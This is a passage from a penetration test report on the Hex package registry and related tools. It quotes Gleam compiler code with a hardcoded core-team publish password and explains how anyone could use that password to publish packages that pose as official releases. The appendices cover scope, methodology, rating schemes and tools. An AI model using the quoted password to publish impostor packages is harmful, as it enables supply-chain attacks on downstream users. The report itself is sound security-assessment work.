
*A hardcoded password is used to restrict the publication of packages with the `gleam_ prefix`, intended to protect official Gleam core packages. In the worst case, an attacker can trivially bypass this control and publish malicious packages masquerading as official releases, potentially impacting numerous downstream users.*

The penetration test has revealed that publishing packages with names starting with the `gleam_ prefix` requires the submission of a password, intended to ensure that **only the Gleam team** can publish official core packages. However, this password is hardcoded directly into the application source code, which is publicly available on GitHub.

`gleam/compiler-cli/src/publish.rs`

```
use hexpm::version::{Range, Version};
use itertools::Itertools;
use sha2::Digest;
use std::{collections::HashMap, io::Write, path::PathBuf, time::Instant};

use crate::{build, cli, docs, fs, http::HttpClient};

const CORE_TEAM_PUBLISH_PASSWORD: &str = "Trans rights are human rights";

[...]

/// Ask for confirmation if the package name if `gleam_*`
fn check_for_gleam_prefix(config: &PackageConfig) -> Result<bool, Error> {
    if !config.name.starts_with("gleam_") || config.name.starts_with("gleam_community_") {
        return Ok(true);
    }

    println!(
        "You are about to publish a package with a name that starts with
the prefix `gleam_`, which is for packages maintained by the Gleam
core team.\n",
    );
    let password = cli::ask_password("Please enter the core team password to continue")?;
    println!();
    Ok(password == CORE_TEAM_PUBLISH_PASSWORD)`gleam_ prefix`
}
```

As a result, any attacker can retrieve the password and successfully publish packages under the "protected" namespace. This allows malicious actors to distribute packages that appear to be official Gleam releases, enabling supply chain attacks. Notably, other packaging tools such as rebar3 and mix do not enforce similar restrictions, which may further increase the likelihood of user confusion and trust in malicious packages.




### 9.2.1 Recommendation

It is recommended to remove the use of hardcoded passwords for package publication controls entirely. Instead, official package namespaces should be protected through strong, account-based authorization, such as restricting the namespace to a verified organization or group of maintainers. Secrets should never be stored in publicly accessible source code; if secrets are required, they should be managed through secure configuration or secret management solutions. Additionally, clear visual indicators of verified or official packages can help users distinguish trusted releases and reduce the risk of supply chain attacks.

### 9.2.2 Retest result

Information by Erlang Ecosystem Foundation: Non-security character explained in PR https://github.com/gleam-lang/gleam/pull/5306

# 10 Appendix

## A Scope

### Methodology

#### White Box (SAST+DAST)

As part of the white-box penetration test, we combined automated static application security testing (SAST) techniques with in-depth manual source code analysis to reliably identify implementation errors, faulty security logic, and structural vulnerabilities at the code level. In addition to machine detection, our penetration testers specifically examined security-critical areas, architectural decisions, and complex control flows that automated tools cannot detect.

Our penetration testers expanded the dynamic application security testing (DAST) to include creative attack techniques, attack vector combinations, and individual attack path analyses that go beyond the capabilities of any automated solution. While DAST tested the running application and its interfaces for exploitable vulnerabilities, our testers also took into account the specific application context, the mapped business processes, and possible unintended interactions between components. This allowed us to identify complex vulnerabilities that could only be detected through human understanding of the application and its processes.

By combining SAST + manual code analysis and DAST + creative manual attack simulation, we achieved a particularly high level of test depth and covered both static implementation errors and realistically exploitable vulnerabilities in the runtime environment.

The goal of the white-box penetration test was to evaluate the security of the application in its runtime environment, including authenticated and unauthenticated scenarios. The focus was on identifying exploitable vulnerabilities, such as injection attacks, cross-site scripting (XSS), insecure session and token management, faulty access controls, and misconfigurations at the server or application level.

The tests were designed to replicate real attack vectors that an attacker with complete knowledge of the application could use. This allowed both technical and logical vulnerabilities to be identified that are typically not detected by purely external (black box) tests.

#### OWASP TOP 10 Web 2025 + OWASP Top 10 API 2023

The white-box penetration test focused in the area of the web applications on identifying the OWASP Top 10 vulnerabilities for web applications and OWASP Top 10 vulnerabilities in APIs. This testing methodology serves to focus on the most common and most critical security risks for modern web applications. Furthermore, the OWASP Top 10 vulnerabilities in mobile apps were analyzed.

The OWASP Web Top 10 vulnerabilities (from 2025) include:

1. **A01:2025 - Broken Access Control**: We examined whether access controls are correctly implemented and prevent users from acting outside their intended permissions or accessing data or functionality without authorization.
2. **A02:2025 - Security Misconfiguration**: We analyzed application configurations, including server, framework, and cloud settings, to identify misconfigurations such as unnecessarily exposed services, insecure defaults, or disabled security mechanisms.
3. **A03:2025 - Software Supply Chain Failures**: We investigated whether external dependencies are trustworthy, up to date, and verified, and whether risks exist in build, distribution, or update processes that could lead to supply chain compromises.
4. **A04:2025 - Cryptographic Failures**: We assessed whether cryptographic mechanisms are used correctly, are up-to-date, and fit for purpose, particularly with regard to transport encryption, protection of sensitive data at rest, and additional application-layer encryption.

5. **A05:2025 - Injection**: We verified whether inputs are properly validated and sanitized to prevent injection attacks such as SQL, command, or template injection, which could lead to unauthorized command execution or data manipulation.
6. **A06:2025 - Insecure Design**: We evaluated whether security-relevant control mechanisms were considered during the design and architecture phases and whether design flaws exist that could lead to exploitable risks even with a flawless implementation.
7. **A07:2025 - Authentication Failures**: We analyzed whether authentication processes are robust enough to prevent identity theft, credential stuffing, or authentication bypasses, and whether session management is securely implemented.
8. **A08:2025 - Software or Data Integrity Failures**: We examined whether the application sufficiently ensures that code, data, updates, and external components originate only from trusted and verified sources and whether integrity checks are reliably implemented.
9. **A09:2025 - Logging & Alerting Failures**: We assessed whether security-relevant events are logged completely, tamper-resistantly, and in a timely manner, and whether alerts are triggered in the event of attacks or malicious behavior to enable appropriate responses.
10. **A10:2025 - Mishandling of Exceptional Conditions**: We investigated whether exceptional situations such as unexpected inputs, system errors, or resource exhaustion are properly prevented, detected, and handled in order to avoid unpredictable behavior, crashes, or security-relevant failure states.

The OWASP API Top 10 (from 2023) vulnerabilities include:

1. **API1:2023 - Broken Object Level Authorization**: We checked whether API endpoints sufficiently ensure that only authorized users can access objects or resources.
2. **API2:2023 - Broken Authentication**: We analyzed whether authentication mechanisms are implemented correctly and prevent attacks such as token compromise or identity theft.
3. **API3:2023 - Broken Object Property Level Authorization**: We examined whether authorization checks at the field level are implemented correctly to prevent unauthorized access or manipulation of data.
4. **API4:2023 - Unrestricted Resource Consumption**: Not part of the test; DoS/DDoS aspects were excluded in accordance with the scope.
5. **API5:2023 - Broken Function Level Authorization**: We assessed whether function calls are sufficiently authorized to prevent unauthorized actions, especially administrative functions.
6. **API6:2023 - Unrestricted Access to Sensitive Business Flows**: We checked whether automated or excessive abuse of business-critical processes is possible and whether appropriate protective measures are in place.
7. **API7:2023 - Server-Side Request Forgery** (SSRF): We analyzed whether the API loads external resources without validating the URIs specified by the user, which could enable exploitable internal requests.
8. **API8:2023 - Security Misconfiguration**: We examined API configurations, such as insecure headers, exposed endpoints, unnecessarily active services, or misconfigured development and test environments.
9. **API9:2023 - Improper Inventory Management**: We checked whether API endpoints, versions, and documentation are complete, up-to-date, and adequately protected, including obsolete or debug-related resources.
10. **API10:2023 - Unsafe Consumption of APIs**: We evaluated whether the API interacts securely with external services and avoids risks such as unchecked data transfer or excessive reliance on third-party systems.

## Focus

Due to the naturally limited time frame of a white-box penetration test, prior to the execution of the white-box penetration test, a threat modeling exercise was conducted by Jonatan Männchen. The results were used by zentrust to improve efficiency and to focus on attack surfaces and vulnerability classes that could be exploited to realize these threats.

The following listing displays the priority specified:

**Highest priority**

- **Cross-account package tampering**
  - Any issue that lets an attacker create, modify, or unpublish a package that belongs to another user or organization. This includes bypassing authentication or authorization checks, abusing account recovery flows, or misusing organization membership and ownership logic.
- **Bypassing integrity checks on install**
  - Any way to install or update a package while skipping or weakening existing protections, such as registry signature checks, package checksums, or similar integrity mechanisms. This includes downgrade or confusion attacks that trick clients into trusting the wrong package version.
- **Injection in public-facing features**
  - Vulnerabilities like XSS or template injection in pages such as package details, search, documentation, organization dashboards, or any other public or user-generated view that could lead to session theft, account takeover, or publishing actions on behalf of a victim.
- **Insecure infrastructure configuration with direct impact**
  - Misconfigurations in infrastructure (storage, databases, admin interfaces) that can be used to tamper with packages, exfiltrate credentials or secrets, or gain persistent remote code execution on systems that handle registry data.
- **New authentication paths (GitHub OAuth, OAuth2.0 Device Grant)**
  - Flaws in GitHub OAuth login flows that could enable account takeover, privilege escalation, or unintended account linking.
- **CI/CD Workflow Injection Risks (GitHub Actions)**
  - Review all repositories under the hexpm GitHub organization for unsafe GitHub Actions configurations. In particular, verify that pull requests from forks or untrusted contributors cannot trigger workflows that allow secret exfiltration, command execution, or artifact manipulation (e.g. via YAML injection, unsafe pull_request_target usage, or unpinned third-party actions).

**Medium priority**

- **Privacy and data leakage**
  - Exposure of non-public information such as private packages, unpublished versions, e-mail addresses, access tokens, internal configuration, or sensitive logs.
- **Denial of service and availability issues**
  - Attacks that can significantly degrade or block access to Hex.pm or its APIs (for example through expensive queries, resource exhaustion, or crafted package metadata), especially if they can be triggered by unauthenticated or untrusted users.

**Low priority**

- **Missing hardening controls**
  - Missing or weak rate limiting, brute-force protections, CSRF protections, clickjacking protections, or HTTP security headers, where these meaningfully increase the likelihood or impact of the issues above.

**Other**

- Any remaining vulnerability with a clear impact on confidentiality, integrity, or availability should be reported with an appropriate severity rating, even if it does not fall into one of the categories above.

*Disclaimer: Due to the limited time available for the white-box penetration test, it was not possible to examine all topics in depth. The resulting assessment status was transparently communicated to the customer at the conclusion of the white-box penetration test.*

## Targets of Evaluation: Web Applications

The following web applications were defined as being in scope for the white-box penetration test. *As several high-priority threats materialized within these applications, they were thoroughly analyzed within the available time frame.*

| Parameter | Data |
|---|---|
| Name | Hex Registry |
| Description | Package manager for the BEAM ecosystem. |
| Test Environment | Staging |
| URL | https://staging.hex.pm |
| Version | n/a |
| Kontext | Anonymous and authenticated |
| Roles Authenticated | Package Maintainer, Private Package Maintainer |

| Parameter | Data |
|---|---|
| Name | Hex Docs |
| Description | Package documentation for the BEAM ecosystem. |
| Test Environment | Staging |
| URL | https://staging.hexdocs.pm/ |
| Version | n/a |
| Kontext | Anonymous and authenticated |
| Roles Authenticated | Private Package Maintainer |

## Targets of Evaluation: Source-Code

The following source code artifacts were defined to be in scope of the white-box penetration test. *However, due to the limited time available for the white-box penetration test, it was not possible to examine all objects in depth.*

| Parameter | Data |
|---|---|
| Name | Hex Registry |
| Type | Public Repository |
| Description | Package manager for the BEAM ecosystem. |
| Repository-URL | https://github.com/hexpm/hexpm |
| Commit-ID | https://github.com/hexpm/hexpm/commit/a39894ce6c5c98909ba72ee4051cf844ba165a22 |

| Parameter | Data |
|---|---|
| Name | Hex Operations |
| Type | Private Repository |
| Description | Terraform, Configuration and Fastly Compute Code |
| Repository-URL | https://github.com/hexpm/hexpm-ops |
| Commit-ID | n/a |

| Parameter | Data |
|---|---|
| Name | Hex Docs |
| Type | Public Repositories |

| Parameter | Data |
|---|---|
| Description | Package documentation for the BEAM ecosystem. |
| Repository-URL | https://github.com/hexpm/hexdocs-search, https://github.com/hexpm/hexdocs |
| Commit-ID | https://github.com/hexpm/hexdocs-search/commit/3c09b6f3245590b1240a42ec727f92730ef10229, https://github.com/hexpm/hexdocs/commit/8326867c38ff2ef1f3d29efa8535ee71a547aabf |

| Parameter | Data |
|---|---|
| Name | Hex Preview |
| Type | Public Repository |
| Description | Webbased display for the contents of a Hex release. |
| Repository-URL | https://github.com/hexpm/preview |
| Commit-ID | https://github.com/hexpm/preview/commit/8d69f9ec7ca78f4d30d7313661b2cfa23e74aa48 |

| Parameter | Data |
|---|---|
| Name | Hex Diff |
| Type | Public Repository |
| Description | Website to display diffs between Hex package versions. |
| Repository-URL | https://github.com/hexpm/diff |
| Commit-ID | https://github.com/hexpm/diff/commit/d9a30dfb2520c8eeaca69722f204f184b3bfa98b |

| Parameter | Data |
|---|---|
| Name | Hex |
| Type | Public Repository |
| Description | Elixir Client |
| Repository-URL | https://github.com/hexpm/hex |
| Commit-ID | https://github.com/hexpm/hex/commit/6f76737e2c9e692be36054499dced57eaf56cb77 |

| Parameter | Data |
|---|---|
| Name | Hex Core |
| Type | Public Repository |
| Description | Core for Elixir / Erlang Client |
| Repository-URL | https://github.com/hexpm/hex_core |
| Commit-ID | https://github.com/hexpm/hex_core/commit/1cdf3eb575fafe32d29703618bdc6486dfbec818 |

| Parameter | Data |
|---|---|
| Name | Hex Solver |
| Type | Public Repository |

| Parameter | Data |
|---|---|
| Description | Version Constraint Resolver |
| Repository-URL | https://github.com/hexpm/hex_solver |
| Commit-ID | https://github.com/hexpm/hex_solver/commit/f702d44ed0a40b5816bdc54fba357b9d005e3932 |

| Parameter | Data |
|---|---|
| Name | Hex Specifications |
| Type | Public Repository |
| Description | Specifications of Endpoints, HTTP API, ... |
| Repository-URL | https://github.com/hexpm/specifications |
| Commit-ID | https://github.com/hexpm/specifications/commit/72dc140b8766f687869d3265c88a6725021cdbc1 |

| Parameter | Data |
|---|---|
| Name | Rebar3 |
| Type | Public Repository |
| Description | Erlang Build Tool |
| Repository-URL | https://github.com/erlang/rebar3 |
| Commit-ID | https://github.com/erlang/rebar3/commit/c101db67f29d376f1902c416d908358489f8b99b |

| Parameter | Data |
|---|---|
| Name | Mix |
| Type | Public Repository |
| Description | Elixir Build Tool |
| Repository-URL | https://github.com/elixir-lang/elixir/tree/main/lib/mix |
| Commit-ID | https://github.com/elixir-lang/elixir/commit/3c8fe8606c55f31b4faced18bc8ff41938d5f40b |

| Parameter | Data |
|---|---|
| Name | Gleam |
| Type | Public Repository |
| Description | Gleam Language, contains Build Tool |
| Repository-URL | https://github.com/gleam-lang/gleam |
| Commit-ID | https://github.com/gleam-lang/gleam/commit/e16f59151f6c76a38df89b937d67c292ba8d7e3a |

| Parameter | Data |
|---|---|
| Name | hexpm-rust |
| Type | Public Repository |
| Description | Rust Hex Client used by Gleam |
| Repository-URL | https://github.com/gleam-lang/hexpm-rust |
| Commit-ID | https://github.com/gleam-lang/hexpm-rust/commit/cf59310c4752d3d77c7d574d41025e2b61678a28 |

## Scope Delimitation of the Assessment

As part of the white-box penetration test, **no physical attacks, social engineering tests, or denial-of-service (DoS/DDoS) scenarios** were conducted.

## Assessment Period and Effort

The following table contains the key information regarding the time frame of the white-box penetration test.

| Parameter | Data |
|---|---|
| Assessment period | 1/5/26 to 1/16/26 |
| Re-Test period | 3/23/2026 to 3/24/2026 |
| Effort | 15 person-days |

# B Severity Rating Method

The assessment of vulnerabilities was based, where appropriate and possible, on the Common Vulnerability Scoring System (CVSS) version 4.0. This standardized procedure enables a uniform and transparent assessment of the severity of security vulnerabilities. Various criteria were included in the assessment:

1. **Attack Vector** (AV)

- Determines the position of an attacker in order to exploit the vulnerability:
  - Network (N): Exploitation via the network, e.g., the Internet.
  - Adjacent (A): Exploitation requires access to an adjacent network segment.
  - Local (L): Attacker requires physical or logical access to the target system.
  - Physical (P): Exploitation requires direct physical access to the device.

2. **Attack Complexity** (AC)

- Assesses the complexity of the conditions required for a successful attack:
  - Low (L): No special conditions required; attack is easy to carry out.
  - High (H): Special conditions or circumstances are necessary, making the attack more difficult.

3. **Attack Requirements (AT)**

- Evaluates whether certain conditions must be met on the victim's side:
  - None (N): No specific conditions required.
  - Present (P): Certain conditions must be met, e.g., specific system state.

4. **Privileges Required (PR)**

- Specifies what rights an attacker needs:
  - None (N): No access required.
  - Low (L): Limited user rights required.

- High (H): Administrative or comprehensive rights required.

5. **User interaction** (UI)

- Assesses whether an attack requires user involvement:
  - None (N): No user interaction required.
  - Passive (P): User is unknowingly involved, e.g., by visiting a compromised website.
  - Active (A): User must take active action, e.g., open a file or click on a link.

6. **Impact on the vulnerable system** (Vulnerable System Impact)

- Assesses the direct consequences of a successful attack on the affected system in terms of:
  - Confidentiality (VC):
    - None (N): No unauthorized disclosure of information.
    - Low (L): Partial disclosure of information with limited damage.
    - High (H): Complete disclosure of sensitive information.
  - Integrity (VI):
    - None (N): No unauthorized modification of data.
    - Low (L): Partial data manipulation with limited damage.
    - High (H): Complete or significant data manipulation.
  - Availability (VA):
    - None (N): No impairment of system availability.
    - Low (L): Partial impairment of availability with limited damage.
    - High (H): Complete or significant loss of system availability.

7. **Impact on downstream systems** (Subsequent System Impact)

- Assesses the indirect consequences of a successful attack on other systems or components in terms of:
  - Confidentiality (SC):
    - None (N): No unauthorized disclosure of information in downstream systems.
    - Low (L): Partial disclosure with limited damage.
    - High (H): Complete disclosure of sensitive information.
  - Integrity (SI):
    - None (N): No unauthorized modification of data in downstream systems.
    - Low (L): Partial data manipulation with limited damage.
    - High (H): Complete or significant data manipulation.
  - Availability (SA):
    - None (N): No impairment of the availability of downstream systems.
    - Low (L): Partial impairment with limited damage.
    - High (H): Complete or significant loss of availability.


Since it is not always possible to assess the severity of a finding using the CVSS method, zentrust partners GmbH also applies the risk classification in accordance with BSI-Standard 200-3 (without adjustments). Here, the frequency of occurrence and the amount of damage are assessed by zentrust auditors according to the following criteria.

| Frequency of occurrence | Description |
|---|---|
| Rare | Based on current knowledge, the event could occur at most once every 5 years. |
| Medium | The event occurs once every 5 years to once a year. |
| Frequent | The event occurs once a year to once a month. |
| Very frequent | The event occurs several times a month. |

| Amount of damage | Impact of damage |
|---|---|
| Negligible | The impact of the damage is minor and can be disregarded. |
| Limited | The impact of the damage is limited and manageable. |

| Amount of damage | Impact of damage |
|---|---|
| Significant | The impact of the damage can be significant. |
| Existential threat | The impact of the damage can reach an existential, catastrophic level. |

Based on the previously defined categories for the potential extent of damage and the classification for the frequency of occurrence of hazards, the BSI has established the following risk matrix.




The BSI describes the risk categories listed above as follows. The client should check whether the risk classifications and risk categories correspond to their own assessment. Upon request, adjustments can be taken into account when the final report is prepared.

| Risk category | Description |
|---|---|
| Low | The security safeguards already implemented or at least envisaged in the security concept provide adequate protection. In practice, it is common to accept low risks and to still monitor the threat |
| Medium | The security safeguards already implemented or at least envisaged in the security concept might not be sufficient. |
| High | The security safeguards already implemented or at least envisaged in the security concept do not provide adequate protection against the respective threat. |
| Very high | The security safeguards already implemented or at least envisaged in the security concept do not provide adequate protection against the respective threat. In practice, very high risks are rarely accepted. |

## C Tools

zentrust used a selection of tools during the execution of the white-box penetration test. These included custom-developed, commercial, and high-quality open-source tools (not an exhaustive list):

| Class | Tool and Version |
|---|---|
| **OSINT** | ChatGPT (SaaS), Google (SaaS), Shodan (SaaS) |
| **Vulnerability Scanner** | Snyk (v. 1.1300.2), Trivy (v. 0.67.2), Trufflehog (v. 3.92.5) |
| **Web-Applicationen/APIs** | Burp Suite Professional (v. 2025.11.6), curl (v. 8.5.0 ), testssl.sh (v. 3.2rc3) |

| Class | Tool and Version |
|---|---|
| **IDE** | Virtual Studio Code (v. 1.99.3) |

## D Recommendations on Granted Permissions

In the course of the white-box penetration test, accesses were created by or granted to zentrust. These accesses are no longer required upon receipt of this report. The following recommendations therefore apply.

It is recommended to ...

- ... delete all created accounts `pentester1+{suffix}@zentrust.partners` and `pentester2+{suffix}@zentrust.partners` as well as with those users associates packages and documentations on `https://staging.hex.pm` and `staging.hexdocs.pm`.
- ... remove access to the private repository `https://github.com/hexpm/hexpm-ops` for users `jzakharia1`, `cbaumann1` and `mezdanak`

## E Glossary

- **Application Security:** Application-level security focuses on the analysis of components that comprise the application layer of the Open Systems Interconnection Reference Model (OSI Model), rather than focusing on for example the underlying operating system or connected networks.
- **Authentication:** The verification of the claimed identity of an application user.
- **Common Vulnerability Scoring System (CVSS):** Provides a way to capture the principal characteristics of a vulnerability and produce a numerical score reflecting its severity. The score translates into a qualitative category (low, medium, high, and critical) to help prioritize vulnerability management.
- **Common Weakness Enumeration (CWE):** A community-developed list of common software security weaknesses. It serves as a common language, a measuring stick for software security tools, and as a baseline for weakness identification, mitigation, and prevention efforts.
- **Cross-Site Scripting (XSS):** A security vulnerability typically found in web applications allowing the injection of client-side scripts into content.
- **Dynamic Application Security Testing (DAST):** Technologies are designed to detect conditions indicative of a security vulnerability in an application in its running state.
- **Hyper Text Transfer Protocol (HTTP):** An application protocol for distributed, collaborative, hypermedia information systems. It is the foundation of data communication for the World Wide Web.
- **Input Validation:** The canonicalization and validation of untrusted user input.
- **Malware:** Executable code that is introduced into an application during runtime without the knowledge of the application user or administrator.
- **Open Web Application Security Project (OWASP):** The Open Web Application Security Project (OWASP) is a worldwide free and open community focused on improving the security of application software. Our mission is to make application security "visible," so that people and organizations can make informed decisions about application security risks. See: https://www.owasp.org/
- **One-Time Password (OTP):** A password which is uniquely generated to be used on a single occasion.
- **Static Application Security Testing (SAST):** A set of technologies designed to analyze application source code, byte code and binaries for coding and design conditions that are indicative of security vulnerabilities. SAST solutions analyze an application from the “inside out” in a non-running state.
- **Server-Side Request Forgery (SSRF):** An attack which abuses functionality on the server to read or update internal resources by supplying or modifying a URL which the code running on the server will read or submit data to.
- **Threat Modeling:** A technique consisting of developing increasingly refined security architectures to identify threat agents, security zones, security controls, and important technical and business assets.
- **Transport Layer Security (TLS):** Cryptographic protocols that provide communication security over a network connection
- **Two-Factor Authentication (2FA):** This adds a second level of authentication to an account log-in.
- **URI/URL/URL Fragments:** A Uniform Resource Identifier is a string of characters used to identify a name or a web resource. A Uniform Resource Locator is often used as a reference to a resource.